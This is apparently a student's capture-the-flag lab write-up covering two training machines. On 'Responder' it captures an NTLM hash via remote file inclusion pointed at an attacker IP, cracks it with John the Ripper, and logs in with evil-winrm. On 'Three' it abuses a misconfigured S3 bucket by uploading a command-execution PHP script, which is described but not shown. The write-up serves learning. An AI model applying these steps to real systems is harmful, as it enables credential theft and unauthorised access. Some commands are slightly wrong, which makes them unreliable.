
RFI allows loading files from a remote server, thus the IP.

f. What does NTLM stand for?

`New Technology Lan Manager`

g. Which flag do we use in the Responder utility to specify the network interface?

`-I`




h. There are several tools that take a NetNTLMv2 challenge/response and try millions of passwords to see if any of them generate the same response. One such tool is often referred to as `john`, but the full name is what?


`John the ripper`

i. What is the password for the administrator user?

- Start responder on ther tun0 interface



- Generate some traffic in the network by simulating RFI in the browser.




Warning: include(\\10.10.16.41\SOMEFILE): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**


Warning: include(): Failed opening '//10.10.16.41/somefile' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

Generate traffic by accessing an Ip address within the network

- Capture Admin hash




- Crack the hash with hashcat ot John the ripper.




j. We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

- Use `evil-winrm` to login with the credentials you cracked.
- Then with the netstat utility you can view the network statistics and identify the TCP port.




k. Submit root flag



V. THREE

a. How many TCP ports are open?

b. What is the domain of the email address provided in the "Contact" section of the website?




c. In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames?

`/etc/hosts`

d. Which sub-domain is discovered during further enumeration?

`s3`



e. Which service is running on the discovered sub-domain?

`Amazon s3`

f. Which command line utility can be used to interact with the service running on the discovered sub-domain?

`awscli`

g. Which command is used to set up the AWS CLI installation?

`aws configure`

- This was evident from the documentation.

h. What is the command used by the above utility to list all of the S3 buckets?

`aws ls s3`


- We can see this from the manual page of the command.

i. This server is configured to run files written in what web scripting language?


`php`

j. Submit root flag


- Access the s3 bucket endpoint and try tp list the files that are there.
- We will try to exploit the service my uploading malicious script thet will offer command execution.
- Below is the script and how to upload it.



- It's time to access to access our script and execute command to view the flag.



3. MODULE COMPLETION



4. CONCLUSION

This assignment was so engaging. I have learned how to exploit SQL injection, how to use information from other services enumeration like FTP and gain access to web applications, how to use **responder** to capture user hashes and crack weak hashes using **john the ripper** and finally how to exploit poorly configures Amazon s3 web service.